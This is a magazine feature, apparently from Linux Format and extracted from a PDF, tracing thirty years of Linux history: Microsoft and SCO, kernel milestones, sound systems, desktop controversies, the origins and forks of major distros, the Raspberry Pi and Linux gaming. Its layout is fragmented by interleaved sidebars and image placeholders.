A series of leaked Microsoft memos from August 1998, known as the Halloween Documents for the date they were released, detailed Microsoft's private worries that Linux, and open-source development in general, was a direct threat to its business, along with ways to combat its uptake. This private view was in direct conflict with the company's public line on the matter, though Steve Ballmer

infamously called Linux a cancer in 2001. The documents are available at [www.catb.org/~esr/halloween](http://www.catb.org/~esr/halloween), and in them Microsoft predicted that "Linux is on track to eventually own the x86 UNIX market..."

It was correct. There was little Microsoft could do to combat Linux, as it couldn't be bought. The documents suggested extending open protocols with Microsoft's own proprietary extensions (that didn't work), and seeding the market with fear, uncertainty and doubt (FUD) also failed.

There was another angle, however: help a company that's suing over copyright

infringement of the source code. In 2003, a company called SCO claimed part of its UNIX System V source code was being used within Linux, making it an unauthorised derivative of UNIX. SCO sued IBM for \$1 billion (among many other companies), and demanded end users pay a Linux licence fee. Microsoft leaped into action and paid SCO \$106 million, as detailed in a leaked and verified SCO memo. After years of legal arguments, a code audit found there to be no evidence of copied UNIX code in the Linux kernel. SCO went bankrupt in 2009, but parts of the lawsuit still rumble on.

## Timeline

25 AUGUST 1991

### Linus announces on comp.os.minix

Linus Torvalds, a 21-year-old student at the University of Helsinki, Finland, starts toying with the idea of creating his own clone of the Minix OS.

17 SEPTEMBER 1991

### v0.01 Posted on ftp.funet.fi

This release includes Bash v1.08 and GCC v1.40. At this time, the source-only OS is free of any Minix code and has a multi-threaded file system.

NOVEMBER 1991

### v0.10 Linux is self-building

Linus overwrites critical parts of his Minix partition. Since he couldn't boot into Minix, he decided to write the programs to compile Linux under itself.




1991  
Python

5 JANUARY 1992

### v0.12 GPL licenced

Linux originally had its own licence to restrict commercial activity. Linus switches to GPL with this release.



May 1992  
Softlanding Linux System


though, and rights holders have shown restraint in filing suit against FOSS implementations of these codecs. Most distros are prudent and leave it up to the user to install these, although Ubuntu and derivatives will do so if you tick a box. The MP3 patent expired in 2017, though it doesn't really matter – we have plenty of open formats and codecs now (OGG, FLAC, VPx and x264). It's still technically a DMCA violation to use libdvdcss (a modern and much more efficient way of cracking CSS, used by the majority of media players on Linux) to watch a DVD, but that only applies in some countries and to date, no one has challenged its use.

## Early kernel development

As Linux gained traction, first among academics and hobbyists and then, by the mid-90s, when businesses started to form around it, the number of contributors bloomed. One take from Linus himself, is that once the X Windows System was working on Linux (with v0.95) it became much more appealing. So one could infer that even in 1992 people were afraid of the command line. This popularity led to the establishment of the maintainer hierarchy so that patches submitted could be reviewed and promoted efficiently to Linus' source tree. Though that first version of the **MAINTAINERS** file describes Linus as "buried alive in email".


The email-centric development process is still followed today, except that the Official Linux Kernel Mailing List was set up in 1997, and now Git is used for version control. So it's a lot easier to make sure you're working on an up-to-date branch, rather than having to wait for floppies in the mail. Patches are still generated using `diff -u` to show which lines have been changed in which files. Before Git, the proprietary BitKeeper concurrent versioning system (CVS) was used. And when this arrangement came to an end (helped by Andrew Tridge's reverse engineering mischief), Torvalds got hacking and 10 days later there was Git.

After two years in development Kernel 2.6 was released in 2003. This was a vastly different beast to 2.4, featuring scheduler enhancements, improved support for multiprocessor systems (including hyperthreading, NPTL and NUMA support), faster I/O and a huge amount of extra hardware support. We also saw the Physical Address Extension (PAE) so that 32-bit machines could address up to 64GB of RAM (before they were limited to about 3.2GB). Also introduced was



## "The venerable Advanced Linux Sound Architecture (ALSA) subsystem enabled (almost) out-of-the-box functionality for popular sound cards."

the venerable Advanced Linux Sound Architecture (ALSA) subsystem. This enabled (almost) out-of-the-box functionality for popular sound cards, as well as support for multiple devices, hardware mixing, full-duplex operation and MIDI. The most far-reaching new feature was the old device management subsystem, devfs, being superceded by udev. This didn't appear until 2.6.13 (November 2003), at which point the `/dev` directory ceased to be a list of (many, many) static nodes and became a dynamic reflection of the devices actually connected to the system. The subsystem udev also handled firmware loading, and userspace events and contributed to a much more convenient experience for desktop users. Although you still relied on such arcana as HAL and ivman in order to automount a USB stick with the correct permissions. Linux (having already been ported to non-x86 64 bit processors) supported the Itanium's IA64 instruction when it was released in 2001. This architecture was doomed to fail though, and Intel eventually moved to the more conservative AMD64 (or x86-64) architecture, which has been around since 2003.



# Distros

Thanks to open source development, Linux users were running 64-bit desktops right away, while Windows users would have to wait until 2005 for the x64 release of XP. Various proprietary applications (notably Steam and lots its games) run in 32-bit mode, which provides some motivation for distributions to maintain at least some 32-bit libraries.

Debian 11 will support 32-bit x86 in some form until 2026, but most other distros have abandoned it. Eventually such machines will go the way of the 386, no longer supported on Linux since 2013.

## Enter the archetype

In 2004, a sound server called Polypaudio was released by a hitherto unknown developer called Lennart Poettering and some others. At this time desktop environments relied on sound servers to overcome shortcomings in ALSA's dmix system: Gnome was using the Enlightened Sound Daemon (ESD) and KDE was using the analogue Realtime synthesizer (aRts). Polypaudio was designed to be a drop-in replacement for ESD, providing much more advanced features, such as per-application volume control and network transparency. In 2006 the project, citing criticism that nobody wants polyps, renamed itself PulseAudio (it was in fact named after the seadwelling creature).

With its new name and increased demand for a sound system comparable with that of OSX or the newly released (and much maligned) Windows Vista, PulseAudio enjoyed substantial development and began to be considered for inclusion in many distros. As is traditional, Fedora was the first to adopt, incorporating it as the default in version 8, released in late 2007.

Asus' EeePC  
Linux was based  
on Xandros  
and IceWM,  
but beginners  
didn't like it, and  
professionals  
just replaced it.




Ubuntu followed suit in 8.04, although its implementation attracted much criticism and resulted in much anti-Pulse vitriol. Poettering at one stage even described his brainchild as "the software that currently breaks your audio." It took some time but eventually Ubuntu (and other distros) sorted out implementation issues, and it mostly worked out of the box. Now we have PipeWire in the works for a new generation of audio-based rage against the machine.

## The cost of progress

The year 2010 may be remembered by some as the one Ubuntu started to lose the plot. Its Ubuntu Software Center now included paid-for apps and the Netbook remix used a new desktop called Unity. In the 11.04 release though, this became the new shell for the main release too. Ubuntu had long taken issue with the new Gnome 3 desktop, which at the time of the Ubuntu feature-freeze was not considered stable enough to include in the release anyway, and Gnome 2 was already a relic. So in a sense Ubuntu had no choice, but no one likes change, and users were quick to bemoan the new desktops. Of course things have come full circle with Ubuntu using Gnome 3 once more since 20.04 and people bemoaning the loss of Unity.

Gnome 3 is not without controversy too. First, many preferred the old Gnome 2 way of doing things and this clearly was not that. Second, all the fancy desktop effects required a reasonable graphics card (and also working drivers). There was a fallback mode, but it severely crippled desktop usability. Finally, this appeared to be something designed for use on mobiles or tablets, yet even today mobile Linux (not counting Android) has never taken off, so why should users be forced into this mode of thinking? Many found though, that once some old habits are unlearned and some sneaky keyboard shortcuts are learned (and Gnome's Tweak Tool is installed), that the Gnome 3 way of working could be just as efficient, if not more so, than its predecessor. KDE users looked on smugly, having already gone through all the rigmarole of desktop modernisation (albeit less drastic than Gnome's) when KDE 4 was released in 2008.

Around this point we ought to mention Systemd as well, but there's not much to say that hasn't been said elsewhere: the old init system was creaking at the seams; a new and better one came along; it wasn't everyone's cup of tea, but we use it anyway; the internet slanders Lennart Poettering.



# Distro developments

A single kernel has enabled a good number of Linux distributions to blossom into life.

**A**fter looking into the development of the Linux kernel itself and the surrounding supporting software, let's turn to how Linux distributions (distros) from this point were developed and branched into a wide-ranging ecosystem.

Distros enabled the use of the Linux kernel to grow rapidly. Not only did they ease the installation of Linux (which early on was a complex process of source compilation, gathering the right tools, creating filesystem layouts by hand, and bootloaders, all from the terminal on systems with limited resources), but one distro can also become the base for a whole new distro, tailored for a new use or audience.

## Primordial soup

As Linux v0.01 was only released in September 1991, the first distribution of Linux – though by modern standards, it's lacking in every department – created by HJ Lu, was simply called Linux 0.12. Released at the end of 1991, it came on two 5.25-inch floppy disks, and required a HEX editor to get running. One disk was a kernel boot disk, the other stored the root OS tools.

In those early days of distro evolution, things changed rapidly. Development was quickly adding base functionality, and people were trying out the best ways to package a Linux-based OS. MCC Interim Linux was released in February 1992 with an improved text-based installer, and was made available through an FTP server.

X Windows – the standard Unix windowing system – was ported, and TAMU Linux was released in May 1992 with it packaged: making it the first graphical distro.

While all of these are notable as being among the first Linux distros, they didn't last. The same can be said for Softlanding Linux System (SLS), also released in May 1992, which packaged X Windows and a TCP/IP network stack. It's notable, though, because of its shortcomings (bugs and a change to the executable system) inspired the creation of the two longest-running and, in many ways, most influential Linux distros: Slackware and Debian.

Nowadays, a number of base distros appear, reliably



► The first Linux distro, aptly named: Linux 0.12.


maintained by individuals, groups, or businesses. Once they're established, stable and become popular, offshoots branch from these root distros offering new specialisations or features. This creates a number of base distro genera, formed around the original package manager and software repositories.

The effect is a Linux family tree (see page 43), where you can date all distros back to an initial root release. Some branches sprout and die; either the group maintaining it disbands or there's no wider interest. Some branches become so popular they create a whole new genus, becoming the basis for a further expansion.

## Evolution, not revolution

As with plants and animals, offshoots inherit traits, the base install, package manager, and software repositories being key. A package manager is how the OS installs, updates, removes and maintains the installed software, which includes downloading software packages from the managed software servers, called repositories. This can become contentious – these child distros are leeching off the parent's bandwidth – but initially, while they're growing, this use won't look much different from normal user activity.

Bear in mind we're back in 1992. You're lucky if



there's a 14.4Kb/s dial-up modem at home; expensive T1 lines (1.54Mb/s) are limited to academic institutions and larger businesses. The early TAMU v1.0 distro required 18 disks for the 26MB binaries, and 35 disks for the 50MB compressed (200MB uncompressed) source code. This obviously limited access in these early days to academics and those in suitable businesses, so distro evolution was slow.

## Meet the ancestors

Softlanding Linux System was popular, but it was buggy and badly maintained, so in July 1993, Patrick Volkerding forked SLS and created Slackware – so named because it wasn't a serious undertaking at the time, and was a reference to the Church of the SubGenius. This is the oldest Linux distro still maintained, and it's about to see its version 15 release after 28 years. Slackware is interesting because it's very much controlled and maintained by Volkerding, while followed by a small but enthusiastic band of users and contributors. Whereas

**➤ Thankfully,  
by being buggy  
SoftLandingLinux  
kickstarted some  
good distros!**

many other distros have taken on modern enhancements, Volkerding sticks to older more traditional "Unix" ways of controlling services on Slackware. There's no formal bug tracking, no official way to contribute to the project, and no public code repository. This all makes Slackware very much an oddity that stands on its own in the Linux world. Due to its longevity, however, Slackware has attracted a couple of dozen offshoots, and at least half are still maintained today.

In August 1993, Ian Murdock, also frustrated by Softlanding Linux System, established Debian, a combination of "Debby," his girlfriend's name at the time, and "Ian." From the outset, it was established as a formal, collaborative open project in the spirit of Linux and GNU.

Early on in the Debian project, Bruce Perens maintained the base system. He went on to draft a social contract for the project and created Software in the Public Interest, a legal umbrella group to enable Debian to accept contributions. At the time, Perens was working at Pixar, so all Debian development builds are named after Toy Story characters. The Debian logo also has a strong similarity to the mark on Buzz Lightyear's chin.

Debian is arguably the single most influential and important Linux distro ever. Just the sheer number of branches of distros from it would attest to that, but Debian is renowned for its stability, high level of testing, dedication to software freedom, and being a rigorously well-run organisation. It's testament to its creator, Ian Murdock, who sadly passed away in December 2015.

Things were still moving slowly into 1994 – there was just a single Slackware fork called SUSE and a few random Linux sprouts appeared, but all died out. Then

CREDIT: Linuxcenter.ru



## The RASPBERRY Pi

The Raspberry Pi was released in 2012. Inspired in part by the success of the BBC Micro (hence the monogram model names) in the early 1980s, the Raspberry Pi aimed to bring practical computer science to the classrooms and bootstrap the UK electronics industry. It was

only ever expected to have been produced in the thousands. Of course when it was launched, Linux was the de facto OS of choice.


While many of these devices are now empowering young coders, a great deal have become part of diverse man-cave projects: The 30-somethings who cut their teeth on

BBCs, Spectrums and Commodore 64s are reliving and reviving the thrills at the interface of coding and creativity. The Raspberry Pi's GPIO pins mean that all manner of add-ons have been developed, so that the pint-sized computer can power anything from robots to remote watering systems.

The lingua franca of Pi projects is Python which, like Basic, is easy to learn. Unlike Basic, though, it's consistent, extensible and won't need to be unlearned should users move on to more advanced languages.

The Pi's support for 3D graphics is impressive, but CPU-wise it's more limited. The original Pis struggle to function as a desktop computer, even with the modest Raspbian distribution (although recent work on the Epiphany web browser has improved this).

In 2015 the Pi received the Pi 2 reboot, gaining a quad-core processor and extra RAM, and yet still only cost £25. Jump forward six years and we have the Pi 4 in its various forms including a full-desktop capable 8GB version the Pi 400, a range of industry-friendly models and over 30 million sales. Splendid.



# 30 years of Linux

in October 1994, Red Hat Linux was publicly released. Red Hat was established as a for-profit Linux business, initially selling the Red Hat Linux distribution and going on to provide support services. Red Hat went public in 1999, achieving the eighth biggest first-day gain in the history of Wall Street. It entered the NASDAQ-100 in December 2005 and topped \$1 billion annual revenue in 2012. IBM purchased Red Hat in October 2018 – 24 years after its first release – for \$34 billion. So that worked out very well.

## A tale of hats and forks

Red Hat Linux was relaunched as Red Hat Enterprise in 2001, and its commercial success attracted a wide range of forks. Notably, Red Hat directly supports Fedora as its testing distro and CentOS as its free community edition. Or it did. CentOS is being shuttered – to understandable community disdain – and a rolling release, CentOS Stream, is replacing it. As an alternative, Red Hat Enterprise is now offered freely to community projects with fewer than 16 servers.



► The late Ian Murdock founded the influential Linux distribution Debian in 1993. Linux Format spent time talking with him in 2007.

Meanwhile in Germany, SUSE (Software und System Entwicklung) started life as a commercially sold German translation of Slackware in late 1992. In 1996, an entire new SUSE distro and business was launched, based on the Dutch Jurix Linux, selling the new distro and support services.


SUSE was purchased by Novell in 2003, and in 2005, the openSUSE community edition was launched, while SUSE Linux Enterprise was developed in tandem for its commercial arm. SUSE was acquired in 2018 for \$2.5 billion and returned double-digit growth through 2020, with a revenue of over \$450 million. Yet despite its success, SUSE and openSUSE have only ever attracted a couple of forks. We could be wrong when we say this is possibly down to their European roots.

## It's a distro inferno

Between the creation of Red Hat in 1994 and 2000, there were a number of Red Hat spin-offs, because at that point there was clear commercial interest in Linux. Throughout this period, Linux was best suited to business server tasks, where much of the open-source Unix work had been focused. However, by the end of the 1990s, 56k modems had become commonplace, early home broadband was just appearing, and modern graphical desktops were in development. Linux was about to get a whole new audience.

**“Debian is renowned for its stability, high level of testing, dedication to software freedom, and being a rigorously well-run organisation.”**

► Debian is the distro that launched more distros than any other!



CREDIT: Based on the LinuxTimeline, by fabiololix, GNU Free Documentation License v1.3, <https://github.com/FabioLolix/LinuxTimeline/tree/master>

# Distros

One early example was Mandrake Linux, in mid-1998. A fork of Red Hat, it was crazily aimed at making Linux easy to use for new users, using the new Kool Desktop Environment (KDE). The French/Brazilian development team gained a lot of attention but, ultimately, financial problems closed the project in 2011. However, its spirit continues in the excellent but less well-known Mageia and OpenMandriva projects.

## A distro with humanity in mind

With Mandrake pointing the way, the early 2000s saw an explosion of distro releases. Now that the Debian project at this point was well established, well regarded and well known, it became the basis for hundreds of Linux distros. But we'll only mention one: Ubuntu, released in 2004 by South African millionaire Mark Shuttleworth, who jokingly calls himself the self-appointed benevolent dictator for life. The Ubuntu Foundation was created in 2005 as a philanthropic project – Ubuntu is a Zulu word meaning humanity – to provide quality open-source software, with Canonical as the supporting commercial arm.

Ubuntu as a branch of Debian has itself seen over 80 distros fork from it, while Ubuntu has the highest share of all desktop Linux installs – though this is notoriously

hard to measure – when users are polled. Why Ubuntu became so popular is hard to fully pinpoint. Key is just like Mandrake before it, Ubuntu set out to make desktop Linux easy for first-time users. It also offered the distro on free CDs via its Shipt service until 2011, alongside fast, reliable server downloads. Furthermore, it was based on the popular Debian, it jumped on the new, slick Gnome desktop, and it set out a regular six-month release cycle, with a Long Term Support release every two years. Support was for 18 months (now nine months) for regular releases, and 36 months for LTS ones (now five years).

Ubuntu also offered great forums and help sites, along with a community council, and support for forks such as Xubuntu, Lubuntu and many others. It had sane defaults, too, and made it easier to install display drivers (an absolute pain 10-plus years ago), while offering a huge catalogue of tested, ready-to-run open-source software and dedicated server builds. We guess when you say all this out loud, it sounds pretty compelling!

Two core release branches we'll quickly mention are Arch Linux and Gentoo, both released around 2000. Gentoo (named after the fastest penguin in the world) is a built-from-source distro compiled with specific optimisations for the hardware it's going to run on. This is very clever, but also very time-consuming. Google Chrome OS is derived from Gentoo. In early 2002, Arch Linux was released, devised as a minimalist distro, where the user does much of the installation work to create an OS with just the parts required. This DIY approach was partly why Arch is renowned for its amazing documentation and for rolling out the earliest release of new versions of software. At the height of the distro madness (around 2010), there were almost 300 Linux distros, we'd argue an unsustainable number, with many just repeating basic desktop functionality already available in core root distros. Progressing into the 2000s, and with increasing



With big bucks, comes big offices! Here's the Red Hat HQ sporting its old logo.

CREDIT: Bz3rk, CC BY-SA 3.0 [https://en.wikipedia.org/wiki/Red\\_Hat#/media/File:Red\\_Hat\\_headquarters\\_at\\_Raleigh,\\_North\\_Carolina,\\_US\\_-\\_9\\_November\\_2013.jpg](https://en.wikipedia.org/wiki/Red_Hat#/media/File:Red_Hat_headquarters_at_Raleigh,_North_Carolina,_US_-_9_November_2013.jpg)

## Get your Linux game on

There's always been a niche interest in gaming on Linux, but this was mostly done through Wine, which has been around since the mid-90s and frankly always felt like a sticking plaster to enable World of Warcraft or whatever the current Windows game of choice was to be played on Linux.

Things started to change when Valve ported its Source engine to Linux along with releasing its Steam for Linux client in 2012. This opened the gate for Source-based native Linux game distribution. In addition, at the end of 2013 Valve announced it was creating SteamOS a

dedicated Debian-based distro for running its Steam client. This was to tie in later with its failed attempt at creating a Steam Machine ecosystem. Today there are over 7,000 native Linux games available on Steam, out of around 14,000 in total.

Perhaps more significantly is that Valve never stopped developing SteamOS, despite its Steam Machine failure. In 2018 Valve released its own internal fork of Wine called Proton that was integrated into Steam itself and propelled Linux support for Windows games to a new level, with currently a reported 50 per cent of games offering Platinum compatibility.

But why all this work just to help one per cent of Steam's Linux-using gamers? This summer Valve revealed its Steam Deck, a Linux-powered hand-held PC console, which it promised would run all Windows games via its Steam Proton layer. Perhaps 2021 is year of the Linux desktop after all...





➤ Google's Android (not a distro) is frowned upon in the Linux world, but you can't deny the effect it had on the market.

complexity in maintaining a modern OS, the number of Linux distros started to reduce, but that didn't stop well-organised groups creating popular new distro forks when they felt a need.

A good example is Raspberry Pi OS, a rebrand of Raspbian, itself a fork of Debian. The new Arm-based hardware platform needed a dedicated operating system, so picking up Debian and refitting it for the Raspberry Pi, including educational software, libraries for its GPIO access, and tailored tools to configure its hardware, made absolute sense.

Linux hardware specialist System76 was tired of niggling software issues associated with using other distros, and wanted direct control. So, it introduced Pop!\_OS, a fork of Ubuntu, to not only directly support its laptops and desktop hardware, but also its customers' needs. It's a slick, modern distro, with support for popular software and hardware.

Linux Mint started in 2006 as a small personal Ubuntu fork project. When Ubuntu changed to its "modern" Unity desktop design in 2011, many users revolted. The Linux Mint project created its own "classic" desktop, called Cinnamon, in 2012, and it brought many former Ubuntu users with it. The Linux Mint project has stuck with its "user first" design approach, and evolved remarkably well.

This doesn't even touch upon commercially focused

distros, such as Android, Chrome OS, Intel's ClearOS, Google's Wear OS, Sailfish OS, and the host of server-specific distros. Even today, there are well over 200 active Linux distros, and they're as diverse, interesting, and wonderful as the communities that use them.

## Looking forward

But what of the future? Technology predictions are notoriously tricky, but why would we ever let that stop us? Will Tux still be active in 30 years? We'd say that's a safe bet: even if all development stopped now, people would keep on using it for years if not for decades. There are retro computer systems that are still ticking over almost as long later, and the Linux kernel is far more functional than they ever were.

A more likely scenario is Google, as an example, moving to an alternative kernel – Fuschia, say – though this would likely just be for Android and its IoT devices. Yet even if Google moved literally everything it runs to Fuschia, the Linux kernel is used so widely elsewhere that it would just keep on trucking.

As we've seen, the Linux world is larger than just its kernel. An OS is a whole ecosystem of interconnected systems that have to be developed, tested and packaged in an orchestrated manner. Linux was built on GNU tools and its licence; this widened the appeal of Linux and enabled the kernel with suitable distros to be deployed in such vastly differing devices, from the fastest super computer in the world to a lowly \$4 Pi.

The Linux kernel isn't tied to the success of any one corporation. Sure, there's the Linux Foundation and Torvalds himself, but succession has already been put into place to keep kernel development going if Torvalds should step down. And while the Linux Foundation isn't necessary, it's certainly handy to orchestrate and handle funding and trademarks.

Put all of that aside, the reason Linux has succeeded is that it's damn good at its job and everyone can contribute. It's the single greatest software development project of modern times, which doesn't mean it's perfect – it's software after all – but it's continually improved and enhanced, it's strong copyleft open source, it fostered a fabulous community and it's given us all endless opportunities. So keep on enjoying it!



Linux Mint became one of the most popular distros by, unbelievably, giving users what they wanted!



# Customise the kernel

We show you how to boost your geek cred and build your own Linux kernel.



## Quick tip

